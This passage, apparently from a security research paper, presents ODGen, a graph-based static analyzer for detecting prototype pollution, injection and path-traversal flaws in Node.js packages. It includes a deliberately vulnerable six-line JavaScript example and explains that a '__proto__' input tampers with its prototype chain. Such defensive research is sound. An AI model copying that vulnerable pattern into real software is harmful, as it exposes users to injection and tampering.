We build a prototype system, called ODGen, to generate ODG during abstract interpretation. Specifically, ODGen starts from entry points and follows AST node sequence to define and lookup objects for each AST node under abstract scopes. Then, ODGen records object definitions and lookups as part of ODG, which are also used to generates CFG (if an object lookup is related to functions) and object-level data dependencies (if an object definition is derived from another object). ODGen is hybrid branch-sensitive because the default of ODGen is to abstractly interpret all branches in parallel, but ODGen switches back to sequential branch interpretation for a function if the number of object nodes explodes. ODGen has points-to information because different aliases of an objects point to the same object node in ODG.

To demonstrate the effectiveness of ODGen, we studied all recent Node.js vulnerabilities in the CVE database and modeled them with graph queries to ODG together with existing graph-based code representations. Our evaluation shows that 13 out of 16 vulnerability categories can be successfully modeled by graph queries to ODG+AST+CFG. We then evaluate ODGen on real-world Node.js packages. The results show that ODGen is able to detect 43 application-level zero-day vulnerabilities with 14 false positives and we also confirmed 137 package-level zero-day vulnerabilities with 84 false positive. We received 70 CVE identifiers for these vulnerabilities.

We make the following contributions in the paper.

- We design a novel graph structure, called Object Dependence Graph (ODG), to model JavaScript objects and their relations to AST node in terms of definition and use.
- We design offline graph queries that match object-related patterns for a variety of Node.js vulnerabilities, particularly internal property tampering and prototype pollution.

```
1 function Func() {};
2 Func.prototype.x="ab";
3 myFunc = new Func;
4 if (source1)
5   myFunc[source2]=myFunc.x+source1; // internal property tampering
6 sink(myFunc.x); // taint-style vulnerability like command injection
```

Figure 3-1. An exemplary code.

- We build a prototype, open-source system using abstract interpretation to generate ODG for Node.js packages.
- Our evaluation of ODGen on real-world NPM packages reveals 43 application-level and 137 package-level zero-day vulnerabilities (70 being assigned with CVE identifiers).

3.2 Overview

In this section, we start from a motivating example and then describe the threat model in detecting Node.js vulnerabilities.

3.2.1 A Motivating Example

Figure 5-11 shows a simple exemplary code with only six lines in motivating the use of ODG in vulnerability detection. Both `source1` and `source2` are controllable by an adversary and `sink` is a sink function, such as `exec` in command injection. The code has two vulnerabilities:

- Internal Property Tampering [64–66]. This vulnerability is triggered when `source2` is `"__proto__"`. Because the prototype chain of `myFunc` is overwritten at Line 5, the internal property `x` of `myFunc` is tampered. Specifically, when the code tries to access `myFunc.x` at Line 6, the object lookup in the property `x` fails as the prototype chain to `Func.prototype` is broken. This vulnerability may lead to a consequence like Denial of Service (e.g., the execution of Line 6 fails) or privilege escalation (e.g., if `myFunc.x` is used later as part of an authentication).

- Taint-style Vulnerability (e.g., command injection [1, 2]). This vulnerability is triggered when `source2` is `"x"`. The code will then create a new property `x` under `myFunc` directly with an adversary controllable value from `source1`. Next, when the code accesses `myFunc.x` at Line 6, the object lookup goes to `myFunc` directly instead of `Func.prototype`, leading to a possible injection.

What we learned from these two vulnerabilities is that the key is the object lookup `myFunc[source2]` at Line 5. Different lookups lead to different vulnerabilities—which motivates the design of ODG in modeling different object lookups in a graph for vulnerability detection. Another interesting observation worth noting is that the data dependencies are different for two vulnerability triggering conditions. In the case of internal property tampering at Line 5, we do not have a dataflow dependency between Lines 2 and 6 and the lack of such a dependency leads to the vulnerability. By contrast, in the case of a taint-style vulnerability, we have a dataflow dependency between Lines 5 and 6 (which does not exist before) and the existence of this dependency leads to the vulnerability.

Figure 3-2 shows the object dependence graph (ODG) integrated with code property graph (CPG) of the code in Figure 5-11. The top part of Figure 3-2 is CPG with AST, CFG and Program Dependence Graph (PDG) nodes and edges; the bottom part is ODG with object/name nodes, object lookup/definition edges to AST nodes (copied from top for clarity purpose), and property edges. Note that because ODG has object-level data dependencies, we do not need the statement-level data dependencies in PDG as part of CPG. We include these edges in the figure for the purpose of a comparison. We now describe how to detect these two vulnerabilities via graph queries and more importantly how ODG edges contribute to the detection.




Figure 3-2. Object Dependence Graph (ODG, Bottom) Integrated with Code Property Graph (CPG, Top) of the Exemplary Code in Figure 5-11. For readers' convenience, we copied corresponding AST nodes from top to bottom and skipped several unimportant nodes and edges, such as `__proto__` of many objects, the global object and many built-in objects.




Figure 3-3. Nodes and Edges related to Graph Query for Internal Property Tampering Detection.

3.2.1.1 Query to Detect Internal Property Tampering

We summarize the detection of this internal property tampering vulnerability using ODG as follows. From a high-level perspective, ODGen finds an object assignment

statement via a property lookup, which is then followed by another property lookup statement. Both the lookup and the assigned values in the first statement are controllable by an adversary so that the prototype chain of the object can be tampered. Then, the property lookup in the second statement needs to have the tampered prototype chain involved. We extract related edges from Figure 3-2, show them in Figure 3-3 and describe below.

- (1) AST pattern matching (`obj[prop]=value`). The query finds an assignment statement with a property lookup via AST edges, which is `myFunc[source2]=myFunc.x+source1` at Line 5 of Figure 5-11.
- (2) Property in (1) (`prop`) is controllable by an adversary. The query follows the object-level data dependencies to determine whether `source2` is controllable by an adversary. Therefore, the value of `source2` can be `__proto__`.
- (3) Assigned value in (1) (`value`) is controllable by an adversary. The query follows the object-level data dependencies to determine whether `myFunc.x+source1` can be controllable by an adversary.
- (4) Object in (1) (`obj`) has a prototypical object and the prototypical object has a property. The query follows prototype chain of the object `myFunc` to find the prototype object `myFunc.__proto__`, which has a property `x`.
- (5) Property in (4) is used later in the control flow and has more than one possible lookup. The query follows the property `x` to find other uses of the object (`myFunc.x` at Line 6 of Figure 5-11) and ensures that it has a control dependency with the previous assignment.

3.2.1.2 Query to Detect Taint-style Vulnerability

The detection of a taint-style vulnerability using ODG can be summarized as finding a data dependency between the source object and the argument object in the sink




Figure 3-4. Nodes and Edges related to Graph Query for Taint-style Vulnerability Detection.

function. We extracted related edges from Figure 3-2 and show them in Figure 3-4.

- (1) AST Pattern matching for sink function (`sink(arg)`). The query finds a statement with a sink function invocation (i.e., `sink(myFunc.x)` at Line 6 of Figure 5-11).
- (2) Object lookup for `arg` in (1). The query finds the object node in ODG.
- (3) Data dependency for the object in (2). The query follows object-level data dependency edges to determine whether the sink function argument can be influenced by a source.
- (4) AST Node for the source in (3). The query follows object lookup edges to find the AST node for the source.

Note that the handling of `myFunc[source2]` is implicit in the detection of this taint-style vulnerability. During ODG construction, ODGen creates a so-called wildcard object with a property $*$ to represent `myFunc[source2]` for all kinds of possibilities. Then, `myFunc.x` can be resolved via two ways: one to `Func.prototype.x` and the

other as `myFunc.*`. Therefore, our query can find an object-level data dependency between `myFunc.*` and `source1`.

3.2.2 Threat Model

In this subsection, we describe the threat model of vulnerabilities in scope of ODGen. ODGen considers all JavaScript-level Node.js vulnerabilities but excludes low-level ones, such as those related to the V8 engine. Specifically, such vulnerabilities can be categorized as two types: (i) application-level and (ii) package-level. We now describe these two in details.

3.2.2.1 Application-level Vulnerabilities

An application-level vulnerability assumes that an adversary has some controls over contents in network connection, e.g., an HTTP request or a response, because the application is communicating with a malicious party. The detailed capability of the adversary also depends on the semantics of the application. We now describe two concrete senarios:

- Adversary-controlled network request to a vulnerable server. Say the application is a web server serving web contents to clients. An adversary can send HTTP requests with malicious contents to the server and trigger a vulnerability. Consider `rollup-plugin-serve`, which has a path traversal vulnerability (CVE-2020-7684) found by ODGen. The vulnerable code reads a file using `readFile` via an arbitrary path provided by the client without sanitization, i.e., the `filePath` value eventually comes from the `request` object controllable by a possible adversary.

- Adversary-controlled network response to a vulnerable client. Say the application is at client-side talking with servers. An adversary, i.e., a malicious server, can

send HTTP responses with malicious contents to the application and trigger a vulnerability. Let us take a real-world, client-side github notification system, called `github-growl`, for example. `github-growl` gives an alert at the client side if a github issue is posted to a subscribed github repository. An adversary can post an issue with a crafted title with OS commands and trigger the command injection vulnerability in `github-growl`.

3.2.2.2 Package-level Vulnerabilities

Packages in Node.js are libraries that are imported by other packages or applications. Package-level vulnerabilities assume that an adversary can control inputs to a vulnerable package (i.e., those accessible via `module.exports`), thus triggering the vulnerability. It is worth noting that package-level vulnerabilities are not stand-alone and have to be combined with applications for a possible exploitation.

The reason that Node.js community considers package-level vulnerabilities—which are demonstrated in both academic works [1, 2] and many prior CVEs [64, 71, 72]—are that one package-level vulnerability may affect many applications if the inputs to the package are not correctly sanitized. Take the previous `github-growl` for example. The application itself is not vulnerable, but the vulnerability lies in an imported package called `growl` (CVE-2017-16042). In fact, the vulnerable package also affects other applications, such as `mqtt-growl` a mqtt monitor based on growl, by making them vulnerable as well.

Other than the aforementioned application- vs. package-level, we further classify Node.js vulnerabilities into two categories based on the vulnerability location, i.e., directly vulnerable where the package itself is vulnerable, and indirectly vulnerable where an imported package is vulnerable.

Table 3-I. Nodes, Edges, and Operations of ODG

Name	Description
Nodes (N)	*A set of ODG nodes*
Object node ($o \in N_o$)	An object created in the abstract interpretation.
Scope node ($s \in N_s$)	An abstract interpretation scope.
Variable node ($v \in N_v$)	A variable under a scope or a property under an object.
AST node ($a \in N_a$)	An abstract syntax tree node.
Edges (E)	*A set of ODG edges*
Object def. ($o \xrightarrow{s} a$)	The AST node (a) defining the object o under scope s.
AST-obj lookup ($a \xrightarrow{s} o$)	The object (o) used by the AST node (a) under s.
Scope hierarchy ($s \rightarrow s$)	A parent-child scope relation.
Variable lookup ($s \rightarrow v$)	A variable v is defined under a scope s.
Var-obj lookup ($v \xrightarrow{Br} o$)	An object o that v points to with branch tags Br.
Property lookup ($o \rightarrow v$)	A property v of an object o.
Data dependency ($o \rightarrow o$)	Data dependency between two objects.
Control dependency ($a \rightarrow a$)	Control dependency between two AST nodes.
Procedures (P)	*All the ODG-related operations*
$Child^{EdgeType}_{parentNode}$	Getting the child node of *parentNode* with *EdgeType*
$AddEdge^{EdgeType}_{src \xrightarrow{p} dst}$	Adding an edge from *src* node to *dst* node with *EdgeType* and a property being either branch tags (Br) or a scope (s)
$GetEdge^{EdgeType}_{src}$	Getting all the edges start from *src* node with *EdgeType*
$AddNode^{NodeType}_{a}$	Adding a node from a with *NodeType*
$AddObj^{ObjType}_{a}$	Adding an object node from a with *ObjType* in *typeof* list and linking prototypical objects
$LkupVar^{s}_{Br}(n)$	Looking up a variable node under the scope (s) with branch tags (Br) and name n
$LkupObj^{s}_{Br}(n)$	Looking up object nodes under scope (s) with branch tags (Br) and name (n), i.e., $\{Child^{v \xrightarrow{Br} o}_{LkupVar^{s}_{Br}(n)}\}$

3.3 Object Dependence Graph

In this section, we describe the definition of Object Dependence Graph (ODG) and the operational semantics of the abstract interpretation and the procedure of constructing ODG.

3.3.1 Definitions

In this section, we define an Object Dependence Graph (ODG) as a representation, using graph notation, of all the JavaScript objects, variables and scopes generated during abstract interpretation as nodes and their relations as edges. These edges include object and AST relations (such as object definition and object lookup) and object relations (such as object property and object-level data dependency).

Table 3-I summarizes different ODG nodes and edges. Objects, variables, scopes and AST are all represented as nodes and their relations as edges. We start from AST-related edges: object definition and AST-obj lookup. The former is used to locate the AST node where the object is defined when the object is used later. These types of edges are unique to one object node because an object is only defined once. The latter is used to reproduce object lookups in abstract interpretation. One AST node may have multiple AST-obj lookup edges because the AST node can be abstractly interpreted for multiple times in a `for` loop or a recursive call.

We then describe edges between objects, variables, and scopes. Note that we skipped branch tags (introduced later in Section 3.3.2) for a simple explanation. First, the combination of $s \rightarrow s$, $s \rightarrow v$, $v \rightarrow o$, and $o \rightarrow v$ edges can be used to resolve a statement like `obj.prop` during abstract interpretation. ODGen first looks up `obj` under current scope using $s \rightarrow v$ and then follows the scope chain using $s \rightarrow v$ to find `obj` if the lookup under current scope fails. Once the variable is found, ODGen follows $v \rightarrow o$ to find the object node and then $o \rightarrow v$ to find the `prop`. Then, $o \rightarrow o$ indicates the latter object has a data dependency on the former. For example, the object that `myFunc[source2]` points to at Line 5 of Figure 5-11 has an object-level data dependency on both objects that `myFunc.x` and `source1` point to.

Next, we describe how ODG models points-to information via $v \rightarrow o$ edges. Say two variables `a` and `b` and an object property `obj.v` point to the same object. There is only one object node in ODG representing this object and three $v \rightarrow o$ edges from `a`, `b` and `obj.v` to the object node. Therefore, all three object lookups will resolve to the same object node during abstract interpretation.

3.3.2 Operational Semantics

In this subsection, we describe our abstract interpretation and the construction of ODG using operational semantics shown in Figure 3-5 and Figure 3-6. From a high

level, ODGen abstractly interprets each AST node (a) based on the statement (e), generates nodes (N) and edges (E) for ODG, and then follows control-flow edges (which are generated during abstract interpretation) to the next AST node. During the abstract interpretation of each AST node, the state of ODGen is represented as a tuple $\rho = (N, E, s, Br)$, where N is all the ODG nodes, E is all the ODG edges, s is the current scope node, and $Br \subseteq S_{br}$ is a set of branch tags that represents the current conditional branch in the branch-sensitive mode. Each branch tag is a unique identifier representing the current conditional branch.

Now, we describe the operational semantics of the abstract interpretation of different statements in Figure 3-5 and Figure 3-6. First, we start from the definition of either a variable or an object property in Figure 3-5. ODGen attempts to look up the variable or the property from ODG. If the look-up fails, ODGen creates new variable and object nodes and links corresponding nodes via edges; if the look-up succeeds, ODGen reuses existing variable nodes but creates new edges for these nodes.

Second, we describe branching statements (i.e., IF and SWITCH in Figure 3-6). ODGen first tries to determine the value of the branching condition and chooses corresponding branch(es). If the branching condition value cannot be determined, the operational semantics depends on branch sensitivity. (i) ODGen creates a unique branching tag for each branch in the branch-sensitive mode and attaches the branching tag with all the nodes and edges created during the abstract interpretation of each branch. When all the branches of a statement are abstractly interpreted, ODGen merges all the objects and nodes from different branches based on the tags for continued abstract interpretation. (ii) ODGen sequentially performs abstract interpretation for all the branches in the branch-insensitive mode, i.e., the objects and edges created in later branches will overwrite those created in earlier branches. The default mode is branch sensitive, but ODGen will switch to branch insensitive if the number of objects explodes, i.e., exceeding a certain number (e.g., 10k), for a given function.

Third, we describe function definition in Figure 3-5. ODGen adds a variable node if the function is not defined in an anonymous closure, creates an object node and edges between the object and the variable nodes, and then handles edges related to prototypes.

Fourth, we describe function calls in Figure 3-5 and Figure 3-6, which has two phase: pre-call and call. In the pre-call phase, ODGen looks up the function object and creates corresponding object and control-flow edges. Then, in the call phase, ODGen handles all the parameters, changes the current scope and `this` point, and then jumps to the AST node following a call edge. Finally, in the return statement, ODGen handles return objects and creates corresponding dataflow edges. Because ODGen handles function calls using the current scope and returns to the exact call site, ODGen is considered as a context-sensitive approach.

Lastly, we describe loops in Figure 3-6. ODGen abstractly interprets a loop (and a recursive call) extensively until no more new objects outside the loop (or recursive call) are being looked-up. ODGen also sets up a minimum and a maximum limit for loops (and recursive calls).

3.4 ODG Queries for Node.js Vulnerabilities

In this section, we describe graph queries to ODG for all kinds of Node.js vulnerabilities. We first present how to model queries as several types of graph traversals in Section 3.4.1 and then describe how to represent all kinds of vulnerabilities via those graph traversals in Section 3.4.2.

3.4.1 Graph Traversals

A graph traversal, as defined in the CPG paper [19], is a function $T : P(V) \rightarrow P(V)$ that maps a set of nodes to another set of nodes on top of ODG, where V is a set of ODG nodes and P is the power set of V. There are multiple operations that can be

Table 3-II. Basic Graph Traversals (edges are defined in Table 3-I)

Traversal	Description
DEF_{obj}	Object Definition: $(a_1 = obj) \rightarrow o \rightarrow a_2$.
USE_{obj}	Object use: $(a_1 = obj) \rightarrow o \xrightarrow{reverse} a_2$.
PROP_{obj}^{name}	Property Lookup: $(a = obj) \rightarrow o_1 \rightarrow (v = name) \rightarrow o_2$.
$\text{PROTOTYPE}_{x[y]}$	Prototype-related Property Lookup: $(a_0 = x) \rightarrow o_0 \rightarrow \{(v_k = \text{“}\_\_proto\_\_\text{”}) \xrightarrow{Br_k} o_k\}_{k>0, Br_{k+1} \subset Br_k} \rightarrow (v = y) \rightarrow o_{k+1}$, where $\{\}_k$ means repeating k times.
UNSANITIZED_{obj}	A Backward Unsanitized Dataflow traversal [19].
$\text{UNSANITIZEDSINK}_{sink}$	A Forward Unsanitized Dataflow traversal, i.e., a reverse version of UNSANITIZED_{obj}.
MATCH_{p}	This Match Traversal finds an AST node p [19].
$\text{VULASGMT}_{o1[o2]=o3}$	$\text{UNSANITIZED}_{o2} \bigcap \text{MATCH}_{o1[o2]=o3}$
$\text{VULASGMT}_{o1=o2[o3]}$	$\text{UNSANITIZED}_{o3} \bigcap \text{MATCH}_{o1=o2[o3]}$
ARG_{func}^{n}	A traversal matches a function $func$ and obtains its nth argument.
$\text{CTR}_{before/after}^{n}$	A traversal follows control flow edges either forward ($after$) or backward ($before$).

performed on T:

- A function composition $\circ$. Two graph traversals T_0 and T_1 on V can be chained together by $T_1 \circ T_0(V)$.
- A function intersection $\bigcap$. The results of two graph traversal T_0 and T_1 on V can be intersected by $T_0 \bigcap T_1(V)$.
- A function union $\bigcup$. The results of two graph traversal T_0 and T_1 on V can be unioned by $T_0 \bigcup T_1(V)$.

By those three simple operations, we can break a complex graph traversal into multiple basic traversal components shown in Table 3-II. These basic traversals include object definition and use from AST (DEF_{obj} and USE_{obj}), property lookups (PROP_{obj}^{name} and $\text{PROTOTYPE}_{x[y]}$), data-flows (UNSANITIZED_{obj} and $\text{UNSANITIZEDSINK}_{sink}$), AST pattern matching (MATCH_{p}, $\text{VULASGMT}_{o1[o2]=o3}$, $\text{VULASGMT}_{o1=o2[o3]}$, and ARG_{func}^{n}) and control-flows ($\text{CTR}_{before/after}^{n}$).

Table 3-III. Graph Traversals for Different Vulnerabilities

Vulnerability	Graph Queries
Internal Property Tampering	
Prototypical	$\textsc{PrototypeLookup}_{o1[o5]} \circ (\textsc{Use}_{o1} \bigcap \textsc{Ctr}_{after}) \circ (\textsc{Unsanitized}_{o3} \bigcap \textsc{VulAsgmt}_{o1[o2]=o3})$
Direct	$\textsc{VulAsgmt}_{o1=o4[o5]} \circ \textsc{Def}_{o1} \circ (\textsc{Unsanitized}_{o3} \bigcap \textsc{VulAsgmt}_{o1[o2]=o3})$
Prototype Pollution	
__proto__	$\textsc{VulAsgmt}_{o1=o4[o5]} \circ \textsc{Def}_{o1} \circ (\textsc{Unsanitized}_{o3} \bigcap \textsc{VulAsgmt}_{o1[o2]=o3})$
constructor	$\textsc{VulAsgmt}_{o4=o6[o7]} \circ \textsc{Def}_{o4} \circ \textsc{VulAsgmt}_{o1=o4[o5]} \circ \textsc{Def}_{o1} \circ (\textsc{Unsanitized}_{o3} \bigcap \textsc{VulAsgmt}_{o1[o2]=o3})$
Injection-related Vulnerabilities	
Command injection	$\textsc{Unsanitized} \circ \textsc{Arg}^1_{Child\_process.exec}$
Arbitrary code exe.	$\textsc{Unsanitized} \circ \textsc{Arg}^1_{eval}$
SQL injection	$\textsc{Unsanitized} \circ \textsc{Arg}^1_{connection.query}$
Reflected XSS	$\textsc{Unsanitized} \circ \textsc{Arg}^1_{response.write}$
Stored XSS	$\textsc{Unsanitized} \circ (\textsc{Arg}^1_{connection.query} \bigcup (\textsc{Arg}^1_{connection.query} \circ \textsc{Unsanitized} \circ \textsc{Arg}^1_{response.write}))$
Improper File Access	
Path traversal	$(\textsc{UnsanitizedSink}_{\textsc{Prop}^{write}_{\textsc{Arg}^2_{callback}}} \bigcap \textsc{Ctr}_{after}) \circ (\textsc{UnsanitizedSink}_{ReadFile} \bigcap \textsc{Ctr}_{after}) \circ \textsc{Prop}^* \circ \textsc{Arg}^1_{callback} \circ \textsc{Def As } callback \circ (\textsc{Arg}^1_{CreateServer} \bigcup \textsc{Arg}^2_{CreateHttpServer})$
Arbitrary file write	$(\textsc{UnsanitizedSink}_{\textsc{Prop}^{writeFile}_{fs}} \bigcap \textsc{Ctr}_{after}) \circ \textsc{Prop}^* \circ \textsc{Arg}^1_{o1} \circ \textsc{Def As } o1 \circ (\textsc{Arg}^1_{CreateServer} \bigcup \textsc{Arg}^2_{CreateHttpServer})$

3.4.2 Vulnerability Descriptions

In this subsection, we describe how to use graph traversals to represent four big categories of vulnerabilities in Table 3-III.

3.4.2.0.1 Object-related Vulnerabilities We describe graph traversals of two object-related vulnerability:

- Internal Property Tampering. Internal property tampering (IPT) [64–66] allows an adversary to alter an internal property, either under an object directly or a prototypical object, so that future property lookups are affected. IPT has two main conditions: (i) a vulnerable assignment statement controllable by an adversary, and (ii) a property lookup after (i). We list graph traversals of both

prototypical and direct property tampering in Table 3-III based on these two conditions.

- Prototype Pollution. Prototype pollution allows an adversary to alter a built-in function following the prototype chain. There are traditionally two prototype pollution patterns: one through `__proto__` (i.e., `obj.__proto__.toString`) and the other through `constructor` (i.e., `obj.constructor.prototype`). We describe graph traversals for both patterns in Table 3-III: The former has two vulnerable assignments before the target and the latter has three.

3.4.2.0.2 Injection Vulnerabilities Injection vulnerabilities allow adversaries to execute arbitrary code via injections into a sink function via user inputs. Such vulnerabilities are detected via finding a backward taint-flow from a sink to an adversary-controlled source and we model this taint-flow as $\textsc{Unsanitized} \circ \textsc{Arg}^*_{sink}$. The traversals for specific injection vulnerabilities are shown in Table 3-III.

3.4.2.0.3 Improper File Access Improper file access allows an adversary to either read or write files on the filesystem without a proper permission. We model two example types of vulnerabilities in Table 3-III.

- Path Traversal. Path (directory) traversal allows an adversary to navigate through directories via `../` to access local files. We model it from a web server creation, to the callback of HTTP(s) request, then to a file read (`ReadFile`), and finally to the HTTP(s) response in Table 3-III.

- Arbitrary File Write. Arbitrary file read allows an adversary to write to arbitrary files due to improper input validation. We model the vulnerability from a web server creation, to the callback, and then to the write to the file system in Table 3-III.

3.5 Implementation

We implemented an open-source prototype of ODGen at this repository (https://github.com/Song-Li/odgen). The implementation has three major parts:

- (i) ODG representation and query. The ODG together with AST and CFG is stored in memory and queried based on a Python library, NetworkX (https://networkx.github.io/). We also store ODG with AST and CFG using pickle, a Python object serialization method, to the harddisk for future queries. Note that we adopt NetworkX instead of a graph database like Neo4j, because we find that an in-memory graph management is more efficient than a graph database stored on the disk, especially during abstract interpretation.

- (ii) JavaScript parser. The JavaScript parser is based on Esprima (https://esprima.org) and we added implementations to convert AST from Esprima to the standard format of CPG, i.e., those accepted by joern [19] and phpjoern [58]. Note that we adopt the standard format so that we can compare ODG with CPG in the evaluation.

- (iii) Abstract interpretation. We implemented a customized abstract interpretation in Python and modeled popular built-in functions via JavaScript. Our implementation includes popular AST features that are used by >5% of Node.js packages. Note that we set a timeout as 30 seconds in practice of analyzing Node.js packages.

3.6 Evaluation

In this section, we evaluate ODGen by answering the following research questions.

- RQ1: What are the recent Node.js vulnerability types and is ODG capable of modeling them?

Table 3-IV. [RQ1] Vulnerability coverage of different code representation for modeling vulnerability types in the CVE database between January 2019 and September 2020.

Vulnerability type	# of CVE	Code Representations		
		CPG*	AST+ODG	AST+CFG+ODG
Prototype pollution	71		(✓)	✓
Command injection	67	✓	✓	✓
Cross Site Scripting (XSS)	60	✓	✓	✓
Path (directory) traversal	32	(✓)		✓
Arbitrary code execution	18	✓	✓	✓
Improper access control	14	✓		✓
Internal property tampering	11		(✓)	✓
Denial of Service (DoS)	11			
Regex DoS (ReDoS)	9			
Design errors	8			
Information exposure	8	✓	✓	✓
Arbitrary file write	8	(✓)		✓
SQL injection	5	✓	✓	✓
SSRF	4	✓		✓
CSRF	2	✓		✓
Insecure HTTP	2	✓	✓	✓
Total	330			

*: CPG = AST + CFG + PDG.
(✓): It can be detected but with reduced capability.

- RQ2: What is the capability of ODGen in detecting zero-day vulnerabilities among a large number of real-world NPM packages?
- RQ3: What are the False Positives (FPs) and False Negatives (FNs) of ODGen?
- RQ4: What is the code coverage and performance overhead of the abstract interpretation?
- RQ5: How will branch-sensitivity affect the vulnerability detection of ODGen?

We performed our experiments on a server with 192 GB = 6*32GB RDIMM 2666MT/s Dual Rank memory, Intel® Xeon® E5-2690 v4 2.6GHz, 35M Cache, 9.60GT/s QPI, Turbo, HT, 14C/28T (135W) Max Mem 2400MHz, and 4 * 2TB 7.2K RPM SATA 6Gbps 3.5in Hot-plug Hard Drive.

3.6.1 RQ1: Historical Node.js vulnerability coverage

In this subsection, we answer the research question on the ODG's capability in modeling real-world Node.js package vulnerabilities. We start from querying the

central database maintained by the MITRE organization together with information provided by the synk.io database for recent (i.e., January 2019–September 2020) vulnerabilities of Node.js packages on NPM. In total, we retrieved 330 vulnerabilities of Node.js packages after excluding vulnerabilities of Node.js platforms (e.g., those with underlying memory issues). We then manually go through the vulnerability by downloading the originally vulnerable package and analyze the code together with the descriptions on CVE and snyk.io to understand the vulnerability category. Table 3-IV shows all 16 vulnerability categories and corresponding # of CVEs in the database.

Next, we follow the evaluation methodology adopted in the CPG paper [19] to manually analyze what code representations are necessary in describing those vulnerability categories in Node.js. In addition to the code presentations in CPG, we add ODG and try to understand the capability of ODG in describing vulnerabilities. Note that the object-level data dependency is a more fine-grained version of statement-level data dependency in PDG, and thus we do not need to study PDG+ODG in the code representation.

Table 3-IV shows the analysis results: ODGen is able to model 13 out of 16 vulnerability types, i.e., 302 out of 330 recent vulnerabilities. The rest vulnerability types are general Denial of Service, Regex Denial of Service (ReDoS), and bad designs. ODG cannot model ReDoS because it is caused by a vulnerable regex rather than JavaScript; ODG cannot model many other DoS because some of them are caused by the event loop. Fortunately, Staicu et al. [30] and Davis et al. [31] either detect or defend against DoS attacks. ODG cannot model vulnerabilities due to bad designs, e.g., incorrect validation of inputs—this is the same as the CPG paper, which leaves design errors out of scope as well.

3.6.2 RQ2: Zero-day Node.js vulnerabilities

In this research question, we evaluate the capability of ODGen in detecting zero-day Node.js vulnerabilities both at the application-level and the package-level as described in Section 3.2.2. Specifically, we crawled 300K NPM packages on February 25, 2020 and applied ODGen with graph queries to detect corresponding vulnerabilities. Our target vulnerability is selected from the top ones in Table 3-IV; we also intentionally include those that are unique to JavaScript, such as prototype pollution and internal property tampering.

